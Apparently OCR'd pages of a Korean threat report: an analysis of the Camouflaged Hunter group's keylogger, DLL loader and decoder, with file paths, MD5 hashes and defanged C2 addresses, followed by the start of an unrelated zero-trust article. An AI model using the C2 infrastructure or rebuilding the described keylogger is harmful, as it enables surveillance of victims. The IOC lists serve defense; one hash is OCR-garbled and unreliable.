
DllLoader는 DLL 파일을 로드 해주는 도구로 키로거 등과 함께 발견되어 제작자가 키로거를 로드하기 위해 사용했을 것으로 예상된다. 파일 이름은 SimpleDllLoader32.exe와 SimpleDllLoader64.exe로 파일 크기는 120 - 148 킬로바이트 정도 된다.

발견된 파일 경로는 'Users₩[username]₩Appdata₩Roaming₩Microsoft₩Vault₩SimpleDllLoader64.exe' 로 키로거가 발견된 경로와 동일하다.

PDB 경로는 다음과 같다.

C:₩Users₩nick₩Desktop₩##Tool₩##ETC₩SimpleDllLoader₩x64₩Release₩SimpleDllLoader.pdb

실행 화면은 다음과 같다.



[그림 9] DllLoader로 키로거 DLL 파일 로드

③ KeyLogger - kmon32.db, kmon64.db

사용자 키 입력을 기록하는 키로거로 파일 크기는 약 100 킬로바이트에서 120 킬로바이트 정도 된다. 파일 이름은 key64.dll, kmon64.db, kmon32.db 이다.

PDB 경로는 다음과 같다.


C:₩Users₩nick₩Desktop₩##Tool₩##Expand₩##KeyLog₩KeyLogW₩Release₩KeyLogW.pdb

C:₩Users₩nick₩Desktop₩##Tool₩##Expand₩##KeyLog₩KeyLogW₩x64₩Release₩KeyLogW.pdb

초기 버전을 제외하고 주요 API와 문자열은 XOR 연산(키값 0x03)으로 암호화되어 있다.

[그림 10] 암호 해제한 내용

키 입력 내용은 특정 위치 (예 : %Appdata%₩Roaming₩Microsoft₩Vault₩bincheck.db)에 저장된다.



[그림 11] 키 입력 내용 저장

④ Decoder - decode.exe

KeyLogger가 기록한 내용을 해독해주는 프로그램이다. 파일 이름은 decode.exe이며 파일 크기는 115,200 바이트이다.

키로거에서 발견된 PDB 경로와 비슷한 이름을 포함하고 있다.

C:₩Users₩nick₩Desktop₩###Tool₩###Expand₩###KeyLogDecode₩KeyLogDecode₩Release₩KeyLogDecode.pdb

⑤ USBCheck - check.exe

특정 파일이 존재할 경우 특정 레지스트리 키 값을 확인해 readme.txt 파일을 생성한다.
파일 이름은 aa.exe, check.exe이며 파일 크기는 110 킬로바이트 정도 된다.

다음 PDB 경로를 포함하고 있다.

```
C:₩Users₩nick₩Desktop₩### Tool₩### ETC₩USBCheck₩Release₩USBCheck.pdb
```

실행되면 'C:₩Users₩[user]₩AppData₩Roaming₩Microsoft₩Crypto₩DES₩propsysctl.db' 파일이 존재하면 다음 파일이 존재하는지 검사한다. propsysctl.db 파일은 Camouflaged Hunter 그룹에서 사용하는 다운로드의 파일 이름과 동일하다.

```
C:₩Users₩[user]₩LocalSettings₩Application Data₩Microsoft₩Proofs₩Comempty_0_64.dat
C:₩Users₩[user]₩LocalSettings₩Application Data₩Microsoft₩Proofs₩Comempty_1_64.dat
```

윈도우 시스템이 32비트의 경우 다음 파일이 존재하는지 확인한다.

```
C:₩Users₩[user]₩LocalSettings₩Application Data₩Microsoft₩Proofs₩Comempty_0_32.dat
C:₩Users₩[user]₩LocalSettings₩Application Data₩Microsoft₩Proofs₩Comempty_1_32.dat
```


파일이 존재할 경우 다음 레지스트리 키 값을 얻어와 경로와 비교한다.

```
HKEY_CURRENT_USER₩Software₩₩Classes₩₩CLSID₩₩{00020424-0000-0000-C000-00000000046}₩₩InprocServer32
HKEY_CURRENT_USER₩Software₩₩Classes₩₩CLSID₩₩{fbeb8a05-beee-4442-804e-409d6c4515e9}₩₩InprocServer32
```

레지스트리 키 값에 따라 ..₩..₩readme.txt 파일을 생성한다.

3. 연관 관계 (Attribution)

지금까지 탐지되었던 악성코드와 공격 방법의 연관성을 파악한 관계도는 다음과 같다.



[그림 12] **연관 관계**

악성코드는 크게 악성 LNK, 다운로더, 백도어, 키로거로 구성되어 있다. 다운로더와 키로거, 다운로더와 백도어가 발견된 경우가 있어 상황에 따라 다른 악성코드가 다운로드 될 것으로 예상된다.

악성코드는 비슷한 경로(예 : %AppData%₩Roaming₩Microsoft₩Vault 등)에서 실행된다.

Keylogger의 경우 1개 중국 보안업체 보고서 IOC만 언급되어 있어 연관성이 모호했지만 안랩은 조사를 통해 Downloader와 Keylogger가 함께 발견된 여러 대의 시스템을 확인했다. 또 이들 시스템에서 Installer, DLL 파일 로더, 키로거 디코더 등을 추가 발견했다

Keylogger를 포함한 로더와 키로거 디코더 등의 도구는 PDB 경로를 포함하고 있는데 이들 모두 'C:₩Users₩nick₩Desktop₩### Tool₩###'로 시작해 동일한 제작자가 만든 것으로 보인다.

[표 5] PDB 경로

PDB 경로
C:₩Users₩nick₩Desktop₩## Tool₩## ETC₩PrinterDll₩Release₩PrinterDll.pdb
C:₩Users₩nick₩Desktop₩## Tool₩## ETC₩SimpleDllLoader₩Release₩SimpleDllLoader.pdb
C:₩Users₩nick₩Desktop₩## Tool₩## ETC₩SimpleDllLoader₩x64₩Release₩SimpleDllLoader.pdb
C:₩Users₩nick₩Desktop₩## Tool₩## ETC₩USBCheck₩Release₩USBCheck.pdb
C:₩Users₩nick₩Desktop₩## Tool₩## Expand₩## KeyLog₩KeyLogW₩Release₩KeyLogW.pdb
C:₩Users₩nick₩Desktop₩## Tool₩## Expand₩## KeyLog₩KeyLogW₩x64₩Release₩KeyLogW.pdb
C:₩Users₩nick₩Desktop₩## Tool₩## Expand₩## KeyLogDecode₩KeyLogDecode₩Release₩KeyLogDecode.pdb

도구의 경우 주요 문자열은 XOR 연산으로 암호화 되어 있는데 키 값은 0x03으로 동일하다. 이들 도구가 발견된 경로도 Downloader나 Backdoor와 같은 경로에 있는 경우가 많아 이들 도구는 Camouflaged Hunter 그룹에서 사용하고 있다고 판단했다.

4. 결론

Camouflaged Hunter 그룹은 2018년부터 중국에서 주로 활동하던 그룹이지만 2021년 이후 다른 아시아 국가에서도 활동하고 있다. 초기에는 중국의 인사 컨설팅 및 무역 관련 분야를 공격해 금전적 이득 목적을 가졌다고 생각되지만 2023년 2월 이후 공격에서는 정치, 외교, 군사 관계자에 대한 공격도 의심되고 있어 이들의 목표가 단순한 금전적 이득이 아닐 수 있다.

다행히 이 그룹의 정교함이나 기술적 수준이 높지는 않지만 중국을 중심으로 아시아 일부 지역에서 활동하고 있음에도 이 그룹에 대한 정보가 부족해 좀 더 연구가 필요하다.

5. IOC (Indicators Of Compromise)

다음 IOC중 일부는 다른 분석 보고서를 인용했으며 샘플을 확인하지 못해 검증하지 못한 경우도 있다. 새로운 내용이 확인되면 예고 없이 업데이트 될 수 있다.

1) 파일 경로 및 이름

위협 그룹에서 사용한 파일 경로와 이름은 다음과 같다. 일부 악성코드나 도구 파일은 정상 파일 이름과 동일할 수 있다.

```
aa.exe
bincheck.db
check.exe
combases.db
comctlc32.db
comctlc64.db
decode.exe
explctl.dll
iusb3.dll
iusb3_32.dll
iusb3_32_2-2.dll
iusb3_64_2-2.dll
key32.dll
key64.dll
kmon64.db
mssysmon.db
propsys32.db
propsys64.db
propsysctl.db
SimpleDllLoader32.exe
SimpleDllLoader64.exe
taskctl.dll
U1-4_ob_64.dll
wscacheres.db
(中文) 接种后不良反应说明.lnk
```

2) 파일 Hashes (MD5)

관련 파일의 MD5는 다음과 같다. 단, 민감 샘플은 제외될 수 있다.

```
01b3adbecedefc4a7eb18ad619aee4e6
0f1f46410fdc0c387960b92eecb55149
```

14b184b056a6316a1afc5573108e8089
2a5a2a6887e90652f42aabb27fc27b8a
2d60266b0ce0c85f72577cdd5bf6be57
3314b1f59dc5efffe81a176a1684acce
339e2ce67c961566a5ed100e5e89c1a0
3e6d88f721a50edac8869daec904f61b
3fde335f92c9d2edcefb54f7e434b75f
40850b226e08fa2a61d7e25c42ba0681
4251358e54d2bdfbef9f39ab23a1dd57
492b7c50a0abd57a527ac8714033aa55
4a4d594e6f2cde2025510551c322a77a
4fc9c853335b06ca5fdfa5dbc790d996
513842f50cd9237582bb8d5c35d11686
5273f43b4fb0db57567a33d275ea9ff5
53f744dbb5ebe97f5c8610ba4ddbe3af
5f40b5d62aabd18f01ffce7822b3d9db
5fdf22c7311a9c965f74c96e404fa7ab
6223109b5d52c60d6ac38a4fa30caad1
6d145173f78d25c881bd56baccbea189
70bfa2e9afbdcfabdb6866b29083083a
73b81e086ffc6f6050319eeb8732e673
75b3f031ab24456f884eaab2265f5010
7e4157f043d59cda70f3a14ca8055d5e
802c048e03fd9058a2987902e8a256e9
86383c7938074764efdcb9ed471c6d6c
8de8d479a3239f6b174beef56de406e2
8fa331a9952b9c2ebf70ba71769bd1f3
992332e5d80908a977ebbb69b36be4b9
9b21888fd5b799d62fe8442c8b990590
9de5ac14887d77eb9d87cbd0e3ed0cf4
a2656757bb644ffcd11c545a83526f61
a32361a0b3d66976f43a4922466f7e4d
a44ba5465a98224ed1d7192ea73d70fc
b07db86c43d5e6f711d0679cb9aa7357
b289f46bb4bc6290532284d00b77b3e6

b2e978712b50dfd8c7d0f935d84213d1
b6540209d9d916276da1a8fd5ec6ee01
be5fc3f8f51b3bde65710b53769d37bd
c04374ed802b5979e77b43081cf555df
c2351eac84f626cf25efb617218aaf2b
c8e95528a9b9b9ef462bef64e3314902
cd50779b29b988d9732d9d39ec04420f
cf6239a2b0dbb4afbbfa1beea101ce0f
d375e6139ec9850a2b0f66f0d811f8bb
dc55259ab6ef7a004c993bdd0b1a1be0
dd3edb8ee17e14feb7954b0f967b4a2c
dd86e69a7f2131c4f3000469ebde0714
dea292751494716856 36fa063e574d57
df9a02c37b31a8045c102d60f523cf16
e0efd230c8378ad3985dfe4b9ef641d5
e155cc61d2221216024bc56b3672e625
e215bcbc699e5f27fbd2af16a2d1db18
e70380205fa670b93d96cb2e8260f76e
ed34ec9372f3bb179fd5c516a743b377
eff80f0a757f1298fb11e51480a30503
f033e185db8616bfd7fdebd66f1c430a
f0823775503205fa461b4eab98d2f718
f601b81f7c801252a219004d155c2cf9
f9c03089beee5ec24132ed250ad6bd3e
fb27a283268d366acf8fab4567a1c44e
fb7ea858f8ea1e89cbe1f5af49f34b8f
fcc6bfea13c22a653a69a4050ae19c6e

3) 관련 도메인, URL 및 IP 주소

사용된 다운로드 혹은 C&C 주소는 다음과 같다. http는 hxxp로 변경했으며 민감 정보가 존재할 경우 제외될 수 있다.

162.222.215.164
185.145.97[.]62
23.254.225.177

51.210.235.46
bitbucket[.]org
hoaquincloud[.]com
hxxp://131.226.4.22/manager/JxQpe5T2nCn747UP.bmp
hxxp://162.222.214.50/temp/sourcea.php
hxxp://185.145.97.62/cache/A1
hxxp://185.145.97.62/cache/A2
hxxp://185.145.97.62/temp/cheack.php
hxxp://185.145.97[.]62/cache/A1
hxxp://185.145.97[.]62/cache/A2
hxxp://185.145.97[.]62/temp/cheack.php
hxxp://185.207.206.108/premium/P1/WHZAZVRYVJTN.bmp
hxxp://192.168.137.216/nlink/pigment.hlp
hxxp://192.168.137.216/nlink/wimserv.txt
hxxp://192.168.137.216/scv5b/conf.txt
hxxp://192.67.255.199/css/conf.txt
hxxp://23.254.225.177/nlink/pigment.hlp
hxxp://82.221.129.104/k0201.txt
hxxp://82.221.129.104/k0201jo.txt
hxxp://82.221.136.60/ping/a22.txt
hxxps://160.20.147.118/a78550e6101938c7f5e8bfb170db4db2/command.asp
hxxps://160.20.147.118/a78550e6101938c7f5e8bfb170db4db2/result.asp
hxxps://bitbucket.org/grand9_neat/well/downloads/19132.bmp
hxxps://bitbucket.org/grand9_neat/well/downloads/19164.bmp
hxxps://bitbucket.org:443/grand9_neat/well/downloads/19164.bmp
hxxps://bitbucket.org/miravos/style/downloads/1932.bmp
hxxps://bitbucket.org/miravos/style/downloads/1964.bmp
hxxps://bitbucket.org/sorakas/mod/downloads/1932.bmp
hxxps://bitbucket.org/sorakas/mod/downloads/1964.bmp
hxxps://bitbucket[.]org/miravos/style/downloads/1932.bmp
hxxps://bitbucket[.]org/miravos/style/downloads/1964.bmp
hxxps://bitbucket[.]org/sorakas/mod/downloads/1932.bmp
hxxps://bitbucket[.]org/sorakas/mod/downloads/1964.bmp
hxxps://c.statcounter.com/12557354/0/adafe4e4/1/
hxxps://c.statcounter.com/12557356/0/d8c85be6/1/

hxxps://c.statcounter.com/12733057/0/f9b868f1/1/
hxxps://c.statcounter.com:443/12733057/0/f9b868f1/1/
hxxps://c.statcounter[.]com/12557354/0/adafe4e4/1/
hxxps://c.statcounter[.]com/12557356/0/d8c85be6/1/
hxxps://controlmytraffic[.]com
hxxps://coredashcloud[.]com
hxxps://guesttrafficinformation[.]com
hxxps://hoaquincloud[.]com
hxxps://hoaquincloud[.]com/c12.txt
hxxps://msvsseccloud[.]com
hxxps://nyculturecloud[.]com
hxxps://tomatozcloud[.]com
hxxps://trafficcheckdaily[.]com
nimdsrt[.]com

6. MITRE ATT&CK

해당 보안위협에 대한 MITRE ATT&CK(마이터 어택) 정보는 다음과 같다. MITRE ATT&CK(Adversarial Tactics, Techniques, and Common Knowledge) 공격자가 사용한 악의적 행위의 전술(Tactics)과 기술(Technique)에 대한 분류로 관련 정보는 https://attack.mitre.org/ 에서 확인할 수 있다.

이 위협 그룹과 관련한 MITRE ATT&CK ID는 다른 분석 보고서를 인용했으며 안랩에서 확인한 추가 내용도 반영했다.

[표 6] MITRE ATT&CK

Tactic	ID	설명
Reconnaissance (TA0043)		
Resource Development (TA0042)		
Initial Access (TA0001)	T1566.001 (Phishing: Spearphishing Attachment)	
Execution (TA0002)	T1059.003 (Command and Scripting Interpreter: Windows Command Shell)	
	T1204.002 (User Execution: Malicious File)	

Tactic	ID	설명
Persistence (TA0003)	T1547.001 (Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder)	
Privilege Escalation (TA0004)		
Defense Evasion (TA0005)		
Credential Access (TA0006)		
Discovery (TA0007)		
Lateral Movement (TA0008)		
Collection (TA0009)	T1056.001 (Input Capture: Keylogging)	
Command and Control (TA0011)	T1132.002 (Data Encoding: Non-Standard Encoding)	
Exfiltration (TA0010)		
Impact (TA0040)		

7. 참고 문헌


① 全球高级持续性威胁 – 2021上半年攻击概览
(https://raw.githubusercontent.com/blackorbird/APT_REPORT/master/summary/2021/Global%20APT%20Research%20Report%20for%20the%20first%20half%20of%202021-360.pdf)

② APT-Q-12 : 针对贸易行业的情报刺探活动
(https://www.secrss.com/articles/36606)

③ APT-C-60
(https://threatbook.io/blog/Analysis-of-APT-C-60-Attack-on-South-Korea)

④ Military Topics in Focus: APT-C-60 Threat Continues to be Exposed
(https://threatbook.io/blog/id/1090)

⑤ Camouflaged Hunter 그룹의 악성 LNK 파일 변화
(https://atip.ahnlab.com/ti/contents/asec-notes?i=2d671c28-13dd-4a3d-9ddf-3b132f9bb3d1)



2023년 2차

사이버보안 대연합 보고서

대응·역량 분과

어렵고도 힘든 제로트러스트, 그 길고 험한 여정을 위해 …

윤우희 부대표, 에스케어, wh.yoon@escare.co.kr
이혁중 상무, 제주항공, hjlee0@jejuair.net

1. 최근 위협 동향

공격그룹은 공격 대상 기업의 임직원 단말을 거점으로 활용, 외부에 노출된 계정 활용, 유통망을 이용한 공격 등으로 글로벌 보안 기술을 선도하는 기업의 보안 망을 무력화하고 공격에 성공하였다.
기업은 현재 보안수준으로 안전하다는 관념을 버리고 새로운 기술과 관리 체계의 도입 검토가 필요

2021년 8월 Cisco, 2022년 9월 Uber 그리고 2023년 Microsoft까지 글로벌한 해킹조직에 의해 IT 선도 기업들이 해킹 사고로 인한 피해가 발생하였다. 특히 IT 보안 솔루션과 서비스를 공급하는 Cisco와 Microsoft사의 피해는 글로벌한 공격조직의 능력을 가늠할 수 있게 되었다. 이제 네트워크로 연결된 세상에 어떠한 기업도 고도화된 공격 그룹으로부터 완벽하게 공격을 방어할 수 없다는 것을 증명하고 있다.


Cisco, Uber, Microsoft의 사고 사례는 공격의 유형 및 침해 전개에 비슷한 면이 있다.
2022년 11월에 발행된 사이버보안 대연합 2차 보고서에 기술된 Cisco를 겨냥한 Yanluowang Ransomware Gang 공격 내용에서 볼 수 있듯이 공격자들은 내부 특권자의 계정을 침해하고 잘못 구성된 내부 인프라로 접속하여 지속적인 접속권한과 피해 범위를 넓혀가는 특징이 있다.

앞서 언급된 세 개의 회사의 경우, 체계화된 인증, 인가, 접근제어, 모든 보안체계를 갖추고 있었지만 공격자는 소셜 엔지니어링, 여러 MFA의 공격 벡터를 이용하여 특권 계정을 통한 내부 진입이 가능 하였고 추가로 잘못 구성된 내부의 공유 인프라와 자격증명의 노출을 활용해 2차, 3차의 내부 권한을 추가로 획득하여 전사적인 내부 침입 체계를 구축할 수 있었다.

최근에 침해를 당한 Microsoft의 경우, 중국 해커로 보이는 공격자들이 중국 회담을 앞두고 미국 상무부 장관, 주중 미국 대사, 국무부 동아시아 담당 차관보의 이메일에 접근하였다. 공격자인 Storm-0558은 Microsoft 엔지니어의 계정을 손상시킨 후 Microsoft 네트워크와 디버깅 환경에 대한 액세스 권한을 취득하고 Microsoft Account (MSA) 키를 획득하였다. 취득한 키를 이용하여 Outlook 웹 액세스(OWA) 및 Outlook.com의 액세스 토큰을 위조하였다. Microsoft의 토큰 확인 프로세스가 가진 두 가지 보안 문제를 악용하여 공격자가 원하는 사용자 인증을 통해 모든 메일 내용에 접근 가능하였다. 클라우드 보안 기업인 WIZ는 해당 내용을 최초로 발견하여 마이크로소프트와 국가 기관에 신고하였고, 자체 조사 결과 MSA 키를 통해 위협 행위자가 여러 유형의

Azure Active Directory 애플리케이션에 대한 액세스 토큰을 위조할 수 있었다고 주장했다. 해당 침해 기술을 사용해 SharePoint, Teams, OneDrive와 같은 개인 계정 인증을 지원하는 모든 애플리케이션, "Microsoft 로그인" 기능을 이용하는 고객들의 애플리케이션, 멀티테넌트 애플리케이션 인증까지 적용이 가능하다고 경고했다.

다 년간 사용되어온 인증체계가 무력화될 수 있고, 사용자의 실수, 잘못된 인프라 구성 등을 가정하여 보다 적극적인 제로트러스트 환경 구축이 필요하다는 것을 보여주는 사례이다. 특히, 인증체계의 경우 국내에서는 MFA가 필수가 아닌 ID/PWD만으로 인증이 되는 서비스가 많은 상황에서 A사이트가 해킹 되어 해당 사이트의 계정 정보로 B사이트로 로그인을 시도하는 Credential Stuffing이 지속적으로 발생하고 있다. 이에 기업은 Machine Learning 기법에 따라 접속로그 등을 분석하여 무차별 대입 공격 및 비정상 로그인을 탐지하는 등의 방법으로 서비스 사이트의 보안성을 강화하였다. 그러나 클라이언트 사이드에서 사용자의 편의성을 위하여 Chrome이나 Edge 등 브라우저에서 제공되는 "ID/PWD 정보"의 자동완성 기능을 악용한 Info Stealer처럼 감염된 PC에 저장된 정확한 인증정보를 추출하여 다크웹에 유통하고 해커는 최신의 정확한 인증정보를 구매하여 공격하는 사례의 발생은 이제 놀랍지도 않은 상황이다. 특히 팬더믹 기간 동안 재택근무 중, Info Stealer를 통해 유출된 인증 정보를 이용하는 공격으로 인해 인증은 서비스를 제공하는 회사 뿐 아니라 외부에서 내부로 접속하는 고객의 환경에서도 해당 위협이 활용되고 있다.



[그림 1] 우버 공격 내용 (출처 : CyberArk.com)

[그림 2] MicroSoft 공격 내용 (출처 : WIZ.io)

2. 제로트러스트 그리고 제로트러스트의 정의

제로트러스트(ZT)는 원칙과 원리를 제공하고 있다. 이러한 원칙과 원리를 기술적 요소, 관리적 요소를 포함하여 기업 인프라에 적용한 구체적 아키텍처와 모델이 제로트러스 아키텍처(ZTA)이다. 제로트러스트 아키텍처의 구현 모델로는 ZTNA, ZTE, ZT Security등이 존재하며 향후 더 많은 모델이 발표될 수 있다.

제로트러스트(ZT)는 네트워크 요소가 침해된 것으로 간주된 상황에서 정보시스템 및 서비스에 접속 요청 시 행위 주체에게 최소 필수권한으로 리소스에 접속을 허가하며, 불확실성을 최소화하기 위한 목표와 개념을 제시한다. 제로트러스트는 5가지 구성요소를 가지고 있으며 아래의 보안 기능을 고려해야 한다.

[표 1] **제로트러스트 5가지 구성요소 및 보안 기능**

항목	내용
User	접속 사용자, 신원, 계정을 검증하고 권한 부여
Devices	접근에 관련된 기기, 장치 인증 상태 및 보안 상태 확인 점검
Network Traffic	데이터 전송에 관련된 라우팅, 세분화, 암호화 적용
Application	업무에 사용되는 소프트웨어, 프로세스의 안정성 확보 및 보안 평가 수행
Data	보호되어야 할 정보에 대한 암호화 및 접근 제어

제로트러스트 아키텍처(ZTA)는 제로트러스트 개념을 사용하고 구성 요소 관계, 워크플로 계획, 액세스 정책을 포괄하는 기업의 사이버 보안 계획과 활동을 모두 포함한다.

제로트러스트 아키텍처는 ID, 자격 증명, 액세스 관리, 운영, 엔드포인트, 호스팅 환경 및 상호 연결 인프라를 포괄하는 네트워크/데이터 보안에 대한 엔드투엔드 접근 방식이며 데이터 보호에 중점을 둔 아키텍처 접근 방식이다.

성공적인 제로 트러스트(zero trust) 아키텍처를 구축하기 위해 하기의 7가지 원칙을 반영해야 한다.

① 모든 데이터 소스와 컴퓨팅 서비스는 리소스로 간주된다.
② 네트워크 위치에 관계없이 모든 통신이 보호된다.
③ 개별 엔터프라이즈 리소스에 대한 액세스 권한은 세션 단위로 부여, 관리된다.
④ 리소스에 대한 액세스는 동적 정책에 따라 결정된다.
⑤ 기업은 모든 소유 자산과 관련 자산의 무결성 및 보안 상태를 모니터링하고 측정된다.

